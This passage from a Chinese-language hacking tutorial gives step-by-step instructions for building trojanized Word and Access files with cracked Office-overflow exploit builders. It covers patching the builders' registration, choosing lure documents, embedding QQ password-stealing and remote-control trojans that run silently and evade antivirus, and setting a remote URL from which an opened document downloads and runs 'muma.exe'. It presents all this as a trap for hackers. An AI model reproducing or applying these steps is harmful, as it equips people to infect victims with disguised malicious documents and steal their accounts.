陷阱是利用MS06-027公告发布的Word漏洞制作，WORD漏洞利用工具“浩天WORD 2003捆绑器”可在DOC文档中捆绑木马，让木马无声无息的运行。

运行WORD 2003捆绑器后，点击上面的“浏览”按钮，指定要捆绑的DOC文档，当然要选择一个正常的而且有吸引力的DOC文档，比如这里的“最新SNP数据.doc”是最吸引商业间谍黑客的（图30）。

点下面的“浏览”按钮，指定一个远程木马服务端程序。最后点击“生成”按钮，就可以得到一个DOC木马了。




图30 生成DOC捆绑木马

生成的DOC木马格式没有改变，看不出来任何异常，用KV2007测试版以及Ewido anti-spyware检查DOC木马，都提示文件安全。但是点击运行DOC文档木马时，弹出错误提示（图31），确定打开文档后，就会自动释放并运行捆绑在其中的盗Q木马，而且杀毒软件也没有提示。




图31 DOC木马效果

2. office系列挂马

“office系列挂马工具全套”是利用Office软件溢出漏洞的工具，里面包括四个木马生成工具，可生成各版本的DOC木马和MDB数据库木马（图32）。

在制作工具包中的“DocExp.03SP.v1.03++.exe”针对的是Microsoft Word 2003/SP1/SP2系列，“DocExp.XPSP.v1.02++.exe”针对Microsoft Word 2002/SP1/SP2/SP3，这些木马工具是要求注册的，因此每个工具首先需要破解才能正常运行。




图32 office系列挂马工具全套

Word2003挂马

首先，运行“office系列挂马工具内存补丁.exe”程序（图33），再运行“DocExp.03SP.v1.03++.exe”木马生成工具。这个木马工具是要求注册的，会弹出一个程序注册窗口（图34）。




图33 office系列挂马工具内存补丁




图34 Word2003挂马工具

切换到内存补丁程序界面，在程序列表中选择“DocExp.03SP.v1.03++.exe”项，点击“补上”按钮，即可打上破解补丁（图35）。返回注册窗口，点击确定按钮，即可正常使用木马生成器了（图36）。




图35 打上补丁




图36 成功执行

【提示】

“office系列挂马工具内存补丁”是用于破解木马生成器的，运行其它几个木马生成器时，只需选择相应的程序名，再打上补丁即可破解成功。

在木马生成器的“本地的可执行文件”处，点击浏览指定远程木马程序；然后在“输入Word文档”中指定一个正常的DOC文档，这里插入了欺骗文件“实验中的几个问题.doc”；在“输入Word文档”中指定生成DOC文档路径（图37）。最后点击确定按钮，即可生成一个包含可执行木马程序的DOC文档文件（图38）。




图37 设置木马生成选项




图38 木马生成成功

此DOC文档木马可溢出安装了Word2003的主机，并在后台悄悄执行事先捆绑的木马程序。该DOC木马文件与普通DOC文档没有两样，当文档被打开时，会在后台自动隐藏运行其中的木马文件，根本看不出什么异样。

Word2002木马

首先，运行“office系列挂马工具内存补丁.exe”程序，再运行“DocExp.XPSP.v1.02++.exe”，弹出程序注册窗口（图39）。切换到补丁程序界面，选择“DocExp.XPSP.v1.02++.exe”，点击“补上”按钮完成破解（图40），自动打开程序（图41）。




图39 注册窗口




图40 补丁成功




图41 木马生成器

在木马生成器的“本地的可执行文件”处，点击浏览指定QQ盗号木马程序；然后在“输入Word文档”中指定一个正常的DOC文档，这里选择的是“下周实验日程安排.doc”；在“输入Word文档”中指定生成DOC文档路径（图42）。最后点击确定按钮，即可生成一个包含可执行木马程序的DOC文档文件（图43）。

该木马可溢出安装了Word2002的主机，并在后台隐藏执行盗QQ木马。




图42 木马生成选项




图43 木马生成成功

Word通用版本溢出木马

由于黑客的系统中使用的Word版本是未知的，上面生成的两个木马不一定能够成功执行，因此陷阱中还有一个通用溢出的Doc木马。

工具包中的“DocExp.All.v2.04.exe”程序提供了更为强大的DOC木马制作功能，该工具生成的木马适用于从Microsoft Word 95到2003各版本，适用性非常广。而且木马文件由于无需使用DOC文档为宿主，因此生成文件体积较小，更具迷惑性。可以使用两种方式生成DOC木马。

用与上面相同的方法进行破解（图44），然后运行“DocExp.All.v2.04.exe”程序（图45）。




图44 打补丁




图45 Word通用版本溢出木马

勾选“本地的可执行文件”项，使用本地方式生成木马（图46）。指定本地木马路径，不用专门指定已有的DOC文档，可直接在下方的“文档内容”中输入DOC文档内容（图47），设置木马生成路径，点击确定按钮即可生成木马（图48）。




图46 本地方式生成木马




图47 设置伪装文档内容




图48 生成本地执行的木马

木马运行后，会显示“文档内容”中输入的文本内容，同时木马在后台悄悄执行。

如果勾选“远程自动下载链接”项，可使用远程方式执行木马。用远程方式生成的DOC木马文档，在打开时会自动在后台下载并运行指定链接的木马，适合经常更新木马服务端的情况。

首先，需要将远程木马上传到网站空间中，假设链接地址为“http://www.binghexijian.com.cn/muma.exe”。

然后用与上面相同的方法破解运行“DocExp.All.v2.04.exe”程序，勾选“远程自动下载链接”项，在“URL”中输入木马下载地址“http://www.binghexijian.com.cn/muma.exe”；在“加入WORD文档”中，可指定本地一个正常的DOC文档，也可以使用URL链接方式（图49）。最后指定木马保存路径，点击确定按钮即可生成DOC木马。




图49 设置远程下载木马

当木马执行后，会打开正常的DOC文档内容，同时悄悄在后台远程下载运行木马。

数据库木马的制作

工具包中的“MdbExp.All.v1.04.exe”，可以生成一个MDB数据木马，以欺骗黑客运行。用与上面相同的方法破解运行工具包中的“MdbExp.All.v1.04.exe”程序（图50）。




图50 破解补丁选择项

运行“MdbExp.All.v1.04.exe”后（图51），指定要运行的木马程序，设置木马保存路径（图52），不过对木马程序大小有要求，不能超过50KB，否则在生成木马时会提示错误（图53）。




图51 MDB溢出挂马工具

